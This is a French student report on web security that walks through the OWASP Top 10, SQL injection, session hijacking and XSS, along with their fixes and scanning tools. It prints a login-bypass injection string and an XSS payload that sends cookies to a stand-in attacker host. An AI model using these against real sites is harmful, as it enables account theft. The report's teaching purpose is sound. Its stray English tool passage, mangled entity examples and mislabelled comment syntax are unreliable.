VEILLE TECHNOLOGIQUE

LA SÉCURITE DES DONNÉES WEB

Table des matières

LA SÉCURITÉ DES DONNÉES WEB

Introduction


Depuis quelques années, développer un site web est devenu très accessible. De plus en plus de gens se lancent dans la réalisation de leur propre page. Mais très peu sont informés sur les vulnérabilités présentes dans leur réalisation (plus couramment appelées failles), et cela peut s'avérer très dangereux.

Une faille est une faiblesse dans un code qui peut être exploitée pour détourner un site de sa fonction première. Le pirate va pouvoir récupérer des données confidentielles (comme les infos personnelles des inscrits) ou modifier le comportement du site. Mais heureusement, il est possible de se protéger de ces fameuses failles par diverses techniques.

I. Qu'est-ce qu'une application Web ?

A. Typologie des applications Web.

Une application web est une extension dynamique d'un serveur web. Une application web est formée d'un ensemble de composants web, de ressources statiques (images, sons, ...), de bibliothèques et de classes utilitaires. Les composants web fournissent cette capacité d'extension.



Il existe deux formes de typologies des applications Web :


1. **Orientée présentation**, générant des pages contenant différents types de langage : HTML, SGML, XML, ... en réponse à des requêtes. Les pages générées peuvent être statiques (pages html) ou dynamiques (pages contenant du code exécuté sur le serveur).
2. **Orientée service**, implémentant un point d'accès à un service via le Web. Ce service est souvent invoqué par une application orientée présentation. Ce sont typiquement des services métiers. On parle de transactions B-to-B

Exemple : une entreprise envoie une requête contenant la destination de livraison d'une commande. Le service requis détermine la route à suivre dont le coût est moindre. La réponse n'est pas obligatoirement liée à l'invocation du service. Elle pourra faire l'objet d'une réponse séparée.

B. Architecture.

L'architecture d'une application Web est dite « Architecture à 3-tiers » ou « Architecture à 3 niveaux ». Elle se présente en 3 couches :

1. **Couche présentation** : il s'agit de la partie de l'application responsable de la présentation des données, et de l'interaction avec l'utilisateur (application HTML exploitée par un navigateur Web ou WML pour être utilisée par un téléphone portable par exemple).
2. **Couche métier** : elle reçoit les requêtes utilisateur. Le serveur d'application fournit les traitements métiers. C'est là qu'est implémentée la logique du système et ses règles de gestion. Ce niveau protège les données d'un accès direct par les clients
3. **Couche d'accès aux données** : couche responsable de la gestion des données. Cette couche permet de rendre l'accès aux données transparente (uniforme) quelle que soit la méthode utilisée pour les stocker (fichier, base de données...).



Cette architecture est avant tout un élément de structuration logique. Rien n'empêche aux 3 couches de s'exécuter sur une même machine.

II. Les principales failles de sécurités des application web

A. L'OWASP.

OWASP (Open Web Application Security Project) est un guide de sécurisation des applications web, c'est un « ouvrage » de référence des bonnes/mauvaises pratiques de développement, d'une base sérieuse en termes de statistiques, et d'un ensemble de ressources amenant à une base de réflexion sur la sécurité.

La Fondation OWASP est entrée en ligne le 1er décembre 2001. Elle a été créée en tant qu'organisation caritative à but non lucratif aux Etats-Unis le 21 avril 2004 pour assurer la disponibilité et le soutien continu de notre travail à l' OWASP.

Les Valeurs fondamentales d'OWASP sont :

- **OUVERT** -Tout à OWASP est radicalement transparent de nos finances à notre code.
- **INNOVATION -** OWASP encourage et soutient l'innovation et les expériences pour trouver des solutions aux problèmes de sécurité logicielle.
- **GLOBAL** - Partout dans le monde les informaticiens sont encouragés à participer à la communauté OWASP.
- **INTÉGRITÉ** - OWASP est une communauté mondiale honnête et véridique, indépendante des fournisseurs.

Le but d'OWASP est de permettre à la communauté mondiale prospérer en stimulent la visibilité et l'évolution de la sûreté et de la sécurité des logiciels dans le monde.

B. Top 10 des risques de sécurité des applications.

L'OWASP Top 10 est un document de sensibilisation puissant pour la sécurité des applications Web. Il représente un large consensus sur les risques de sécurité les plus critiques pour les applications Web. Les membres du projet incluent une variété d'experts en sécurité du monde entier qui ont partagé leur expertise pour produire cette liste.

L'adoption du Top 10 de l'OWASP est peut-être la première étape la plus efficace pour changer la culture de développement de logiciels au sein de votre organisation en une culture qui produit du code sécurisé.

Chaque années le Top 10 de l'OWASP est mis a jour, le classement mis ci-dessous a été publié en novembre 2017:

1. L'injection
2. Violation de gestion d'authentification et de session
3. Cross site Scripting(XSS)
4. Violation de contrôle d'accès
5. Mauvaise configuration sécurité
6. Exposition de données sensibles
7. Protection insuffisante contre les attaques
8. Falsification de requête intersites (CSRF)
9. Utilisation de composants avec des vulnérabilités connues
10. APIs non sécurisées

Durant la suite de cette veille nous allons nous concentrer essentiellement sur les trois premières failles du classement OWASP.

C. Risques des failles

L'injection SQL : C'est un type d'exploitation d'une faille de sécurité d'une application interagissant avec une base de données. L'attaquant détourne les requêtes en y injectant une chaîne non prévue par le développeur et pouvant compromettre la sécurité du système.


Exemple: Voilà une requête SQL des plus basiques, qui permet la connexion à un espace membre :

```php
<?php

// On récupère les variables envoyées par le formulaire
$login = $_POST['login'];
$password = $_POST['password'];

// Connexion à la BDD en PDO
try { $bdd = new PDO('mysql:host=localhost;dbname=bdd','root',''); }
catch (Exeption $e) { die('Erreur : ' .$e->getMessage())  or die(print_r($bdd->errorInfo())); }

// Requête SQL
$req = $bdd->query("SELECT * FROM utilisateurs WHERE login='$login' AND password='$password'");

?>
```

La requête va aller chercher dans la table "utilisateurs" une entrée où le pseudo est égal à $pseudo et où le mot de passe est égal à $password. La faiblesse de ce code se trouve dans le fait que l'on peut envoyer n'importe quoi par le biais du formulaire, y compris des morceaux de code. Par exemple, imaginez qu'un utilisateur décide de mettre en login "jean' #" et laisser le password vide (le symbole # permet de faire un commentaire en PHP). Notre requête deviendrait donc :

```php
<?php

$req = $bdd->query("SELECT * FROM utilisateurs WHERE login='jean' # AND password=''");

// Qui sera interprété de la façon suivante

$req = $bdd->query("SELECT * FROM utilisateurs WHERE login='jean'");

?>
```

Tout ce qui suit ce symbole est donc considéré par PHP comme un commentaire et n'est pas pris en compte dans la requête SQL. Pour faire simple, grâce à cette injection l'utilisateur va pouvoir se connecter à n'importe quel compte sans connaitre son mot de passe.



Violation de gestion d'authentification et de session :

La portée de ces failles est importante. En effet, lorsqu'il est possible de contourner les mécanismes d'authentification ou la gestion de sessions d'un site, il devient possible d'avoir accès à des zones sensibles, au compte d'un autre utilisateur ou tout simplement au compte administrateur d'un backoffice par exemple.

Le problème est complexe à résoudre car il n'est pas rare que chaque site ait son propre système d'authentification, créé par le(s) développeur(s) sur mesure pour l'usage prévu. Ainsi, tous les systèmes d'authentification et de session ne se valent pas et ils sont bien souvent tous différents.

Exemple : Le système de réservation d'une compagnie aérienne réécrit les URLs en y plaçant le jeton de session suivant (en rouge) :

```
http://example.com/sale/saleitems;jsessionid=
2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii
```

Un utilisateur souhaite recommander une offre à ses amis. Il leur envoie le lien par e- mail, sans savoir qu'il y inclut l'ID de session. Quand les amis cliquent sur le lien, ils récupèrent sa session, ainsi que ses données de paiement

Cross site Scripting (XSS) : Il s'agit d'un type de faille de sécurité sur les sites web. Cette faille repère l'endroit où des sites web dynamique (forum, blog ...) récupère des données entrées par un utilisateur sans les avoir filtrés au préalable. Il existe en fait deux types de XSS :

- **Le XSS réfléchi (non permanent)** : Cette faille est la plus simple des deux. Elle est appelée non permanente car elle n'est pas enregistrée dans un fichier ou dans une base de données. Elle est donc éphémère. L'exemple le plus couramment utilisé pour illustrer cette faille est la connexion à un espace membre.
- **Le XSS stocké (permanent)** : La faille permanente est la faille XSS la plus sérieuse car le script est sauvegardé dans un fichier ou une base de données. Il sera donc affiché à chaque ouverture du site. On prendra ici l'exemple d'un livre d'or dans lequel les utilisateurs peuvent poster un commentaire.

Exemple Le XSS réfléchi :

```php
<?php

    echo "Bonjour ".$_POST['pseudo']." !"

?>
```

```html
<html>

    <form method="post" action="connexion.php">
        <input type="texte" name="pseudo" />
        <input type="submit" value="Connexion" />
    </form>

</html>
```

Dans la photo de code ci-dessus, la page de connexion se contente de dire bonjour suivi du pseudo de l'utilisateur. Jusque-là tout est normal. Sauf si l'utilisateur a envie de s'amuser un petit peu, et décide de trouver un pseudo plus "fun". Par exemple, que se passerait-il s'il décidait d'entrer Vincent dans la zone de texte et de valider ? Eh bien il obtiendrait : Bonjour **Vincent** (Vincent en gras).

Exemple Le XSS stocké : Comme vous le savez sûrement, de nombreux sites stockent les pseudo/password de leurs utilisateurs dans des cookies (parfois les pseudo/mdp sont même en clair dans le cookie). Utilisée correctement, cette faille peut par exemple permettre au pirate de récupérer les valeurs de ces fameux cookies. Voilà comment il va procéder. Il va tout d'abord insérer un code frauduleux sur une page de votre site où il peut écrire (livre d'or par exemple) ! Il va ensuite vous envoyer un message et vous inviter à aller voir cette fameuse page. Vous, sans vous méfier, cliquez et là hop vous êtes redirigé et le pirate a récupéré votre cookie, et donc vos identifiants d'administrateur du site. Le code qu'il aura placé sur la page du livre d'or pourra par exemple ressembler à ça :

```
1 <img src="azerty.jpg"
  onerror="window.location='http://www.site_du_hacker.com/recuperation_cookie.php?
  cookie='+document.cookie;" hidden>
```

Ce script HTML/JavaScript redirige l'utilisateur s'il y a une erreur lors du chargement de l'image. Tout est bien sûr calculé pour qu'il y ait une erreur (ici, le chemin de l'image n'existe pas), vous êtes alors redirigé vers la page de récuperation_cookie.php, et tout ça en communiquant le contenu de votre cookie dans l'URL. Sur la page recuperation_cookie.php, le pirate n'aura qu'à récupérer la variable cookie grâce à un GET et la stocker dans un fichier. À partir de ce moment-là il détient vos informations personnelles.

III. Solutions à ses attaques.

A. Techniques et méthodologie permettant de se protéger.

Laisseriez-vous la porte de votre maison ouverte la nuit ? Bien sûr que non… Et bien beaucoup d'applications PHP sont développées comme si c'était le cas. Soyons honnête, aucun script ne peut être à 100% sécurisé et s'il l'est aujourd'hui, il ne le sera pas forcément demain. De nouveaux failles voient le jour constamment. Cela peut provenir de vos propres scripts mais aussi d'un serveur mal configuré.

Nous allons maintenant voir comment se protéger des 3 premières failles du OWASP

L'injection SQL : Comme vous avez pu le remarquer, les injections SQL bien utilisées peuvent être redoutables ! Mais heureusement pour nous, il est très simple de s'en protéger (surtout avec PDO (PHP Data Objects)). Il suffit d'utiliser des requêtes préparées. Notre requête devient donc :

```php
<?php

// On récupère les variables envoyées par le formulaire
$login = $_POST['login'];
$password = $_POST['password'];

// Connexion à la BDD en PDO
try { $bdd = new PDO('mysql:host=localhost;dbname=bdd','root',''); }
catch (Exeption $e) { die('Erreur : ' .$e->getMessage())  or die(print_r($bdd->errorInfo())); }

// Requête SQL sécurisée
$req = $bdd->prepare("SELECT * FROM utilisateurs WHERE login= ? AND password= ?");
$req->execute(array($login, $password));

?>
```

Une requête préparée ou requête paramétrable est utilisée pour exécuter la même requête plusieurs fois, avec une grande efficacité.

L'exécution d'une requête préparée se déroule en deux étapes : la préparation et l'exécution. Lors de la préparation, un template de requête est envoyé au serveur de base de données. Le serveur effectue une vérification de la syntaxe, et initialise les ressources internes du serveur pour une utilisation ultérieure.

Le serveur MySQL supporte le mode anonyme, avec des marqueurs de position utilisant le caractère « ? ». Une telle séparation est souvent considérée comme la seule fonctionnalité pour se protéger des injections SQL

Violation de gestion d'authentification et de session :

La recommandation principale pour éviter cette faille est de mettre les éléments suivants à disposition des développeurs:

1. Un ensemble unique de contrôles destinés à la gestion des sessions et des authentifications. De tels contrôles s'efforceront de :

    - Satisfaire aux exigences définies dans « L'Application Security Vérification Standard » (ASVS), aux sections V2 (Authentification) et V3 (sessions)
    - Exposer une interface unique aux développeurs. Les librairies « ESAPI autheticator and user Apis » peuvent servir de modèle.

2. Mettre en œuvre des mesures efficaces pour éviter les failles XSS, particulièrement utilisées pour voler les ID de session.

Dans la mesure du possible il est conseillé de ne pas développer son propre mécanisme d'authentification. Il est préférable d'utiliser un système existant éprouvé.

Cross site Scripting (XSS) : La solution la plus adaptée contre cette faille est d'utiliser la fonction htmlspecialchars() . Cette fonction permet de filtrer les symboles du type <, & ou encore ", en les remplaçant par leur équivalent en HTML. Par exemple :

- Le symbole & devient &

Reprenons le code du début et modifions tout cela:

```php
<?php

    $pseudo = htmlspecialchars($_POST['pseudo']);
    echo "Bonjour ".$pseudo." !"

?>
```


Maintenant réessayons d'envoyer Vincent et on obtient du texte brut.

Bonjour Vincent !

B. Outils permettant de contrôler la sécurité des applications.


The Mole : Il s'agit d'un outil automatique d'exploitation des injections SQL. C'est en fournissant un lien vulnérable ou bien une adresse valide du site ciblé que l'on pourra tester l'injection et pourquoi pas l'exploiter. Soit en utilisant une technique de type union, soit une technique basée sur les requêtes booléennes.

Cet outil fonctionne sur les bases de donnée de type MySQL, SQL Server, PostgreSQL et Oracle. Vous aurez accès à une interface en ligne de commande pour piloter l'application ainsi qu'à l'auto-complétion. Utilisant une technique de type union, soit une technique basée sur les requêtes booléennes.



Uniscan : Il s'agit d'un scanner open source de vulnérabilité pour les applications web. Ecrit en perl, il a été conçu pour détecter les failles RFI, LFI, RCE, XSS et les injections SQL.

Pour ses tests, celui-ci identifiera les pages du site via un crawler et vérifiera les extensions de fichiers ignorées, les méthodes GET et POST des pages. Il supporte les requêtes SSL ainsi que l'utilisation de proxy.



Naxsi Web Application Firewall : Compatible sur Debian Linux, Freebsd et Netbsd, ce script a pour but de vous aider à sécuriser votre site web contre les injections SQL, Cross Site Scripting, Cross Site Request Forgery ainsi que les inclusions de fichiers locaux et à distance.

La plus grande différence par rapport à la plupart des autres WAF (Web Application Firewalls) est que celle-ci ne se base non pas sur des signatures d'attaques connues mais sur la détection de caractères inattendus dans les requêtes HTTP et les arguments passés.

For example, I request : www.nbs-system.com?a=<> This will appear in HttpConfigPy Console :

```
Exception catched.
Pushing to db :
{'id': '1302',
 'md5': '03d00d24d09dc68a7492bff84b6721e0',
 'server': '',
 'uri': '/',
 'var_name': 'a',
 'zone': 'ARGS'}
Pushing to db :
{'id': '1303',
 'md5': '11fbc3eb30484ac9809979d3b0cefa02',
 'server': '',
 'uri': '/',
 'var_name': 'a',
 'zone': 'ARGS'}
```

This obviously is a good example of DO NOT DO THIS ! (but you already figured it out, didn't you ?)

Ok, so I now load the main page of my company's website, and I saw a lot of things being displayed in HttpConfigPy console' there are some false positives, but don't worry, that's ok, even normal !

To see how many, I will just open 127.0.0.1:4242 in my browser to access the HttpConfigPy interface :

```
You currently have 7.0 rules generated by naxsi.
You should reload nginx's config WRITE AND RELOAD
You have a total of 97.0 exceptions hit.
```

It means that a total of 97 request would have been blocked, and 7 rules were generated. Actually, that's (once again) perfectl whitelists, NAXSI is extremly restrictive and blocked the 97 requests probably for the same reason. I will just click the "WRITE link. What it will do is :

- Write the generated rule to /tmp/naxsi_rules.tmp
- Reload NGINX

After you click the link, the page will display this :

```
You currently have 0.0 rules generated by naxsi.
You have a total of 97.0 exceptions hit.
```

Conclusion

Depuis la version de 2013, le classement de l'OWASP a peu évolué. En effet, sept problèmes répertoriés en 2017 étaient déjà présents en 2010 comme le montre le tableau ci-dessous.

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

Cela signifie que le Web 2.0 a apporté du confort à l'utilisateur mais n'a pas apporté des failles plus dangereuses que celles déjà présentes.

Bien que de nouvelles failles émergent avec le Web 2.0, les applications Web sont toujours vulnérables aux failles les plus anciennes. Cela démontre que le comportement des développeurs n'a pas changé. Pressés par des contraintes de temps, ils ne font pas l'effort d'appliquer quelques règles de bases qui permettent de se défendre contre les attaques les plus dangereuses.

RÉFÉRENCES

https://web.developpez.com/tutoriels/web/failles-securite-application-web/

ftp://hackbbs.org/docs/WebAppSecurity/webAppSec.pdf

https://www.certilience.fr/2017/04/exclusif-le-top-10-owasp-2017-en-francais-vu-par-certilience/

https://openclassrooms.com/courses/protegez-vous-efficacement-contre-les-failles-web

https://www.google.fr/search?biw=1536&bih=734&tbm=isch&sa=1&ei=4PAZWv2DEIr5wALLvbeYDw&q=injection+sql+schema&oq=injection+sql+schema&gs_l=psy-ab.3...2047.2047.0.2438.1.1.0.0.0.0.110.110.0j1.1.0....0...1c.1.64.psy-ab..0.0.0. .....0.RNYuLV-0wHE#imgrc=_HNR-Gr43QgbeM:

https://www.owasp.org

https://www.nbs-system.com/blog/violation-gestion-authentification-session/

http://slideplayer.fr/slide/1175185/

http://www.crazyws.fr/securite/plus-de-10-outils-pour-tester-la-securite-de-votre-site-web-IO8AX.html